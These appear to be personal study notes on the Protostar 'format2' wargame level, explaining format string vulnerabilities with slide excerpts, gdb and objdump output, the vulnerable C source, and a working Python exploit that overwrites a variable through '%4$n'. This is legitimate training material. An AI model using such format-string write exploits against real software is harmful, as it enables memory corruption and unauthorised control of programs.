
Format two protostar

Friday, 14 June 2019 11:17 PM

Using bash for loop

```
for i in {1..10}; # starts at 1 , ends at 10
do echo $i;  # prints the current loop

# %1$x , %2$x are format specifiers so you can print from 1 to 1024th value
# instead of typing %x%x%x
echo $(python -c "print 'AAAA%$i\$x'") | /opt/protostar/bin/format2;

echo;  # prints empty space
done # `for loop closing bracket`
```

Using format specifiers




Exploit Format String Vulnerability Case 2: View Stack cont'd

- We can use the field specifier, e.g.,

```
printf("%2$x, %1$x", 1, 2);
```

prints 2 first, then 1


- In general "%m$x" tells printf to print the m'th value
  - e.g., for the 1024'th value, we can use "%1024$x"



Exploit Format String Vulnerability Case 2: View Stack cont'd


- This exploit allows the attacker to view the stack.
- This exploit can be used by attacker to determine the important addresses of stack objects, such as return addresses or saved EBP

Using printf to view memory




Exploit Format String Vuln. Case 3: View Arbitrary Memory con'td

- The stack when printf is called:
- Because the format string starts with hex number 0x080485e0, this number is first printed
- Then three %x prints prints the temp vals
- At last %s prints the string at address 0x080485f0



Using printf to write to memory




Exploit Format String Vulnerability Case 4: Write Arbitrary Memory

- Format “%n”: writes the number of characters printed to an variable
- E.g., the following code writes 4 to i


```
    int i;
    printf(“ABCD%n”, &i);
```

Using objdump to print the address of a variable



```
user@protostar:~$ objdump -t /opt/protostar/bin/format2|grep target
080496e4 g     O .bss   00000004              target
user@protostar:~$
```

Using gdb




```
[redacted]
0x0804848a <vuln+54>:   mov    eax,ds:0x80496e4
0x0804848f <vuln+59>:   cmp    eax,0x40
[redacted]
(gdb) x/s 0x80496e4
0x80496e4 <target>:      ""
(gdb) _
```

move the value of variable target to EAX register and compare it to the value of 64

Program src code


```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void vuln()
{
  char buffer[512];

  fgets(buffer, sizeof(buffer), stdin);
  printf(buffer);

  if(target == 64) {
      printf("you have modified the target :)\n");
  } else {
      printf("target is %d :(\n", target);
  }
}

int main(int argc, char **argv)
{
  vuln();
}
```

The exploit code



```
#!/usr/bin/python
import struct
_
# We can use the 4th parameter to write data to any address
'''
4
AAAA41414141
target is 0 :(
'''

def main():

        '''
        user@protostar:~$ objdump -t /opt/protostar/bin/format2|grep target
        080496e4 g     O .bss   00000004              target
        '''
        target_addr = 0x080496e4
        target_addr = struct.pack("<I", target_addr) # Packs it into binary data

        # Target address should have of 64 but using 64 "A"s, the target value will be 68
        # Only by using 60 "A"s, will the target value be 64
        # The extra 4's are occupied by something which i don't understand
        payload = target_addr + "A" * 60 + "%4$n"
        print payload # Echoes payload to stdout


if __name__ == "__main__":
        main()
```

Results



```
user@protostar:~/dev$ ./fmt2.py | /opt/protostar/bin/format2
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
you have modified the target :)
user@protostar:~/dev$ _
```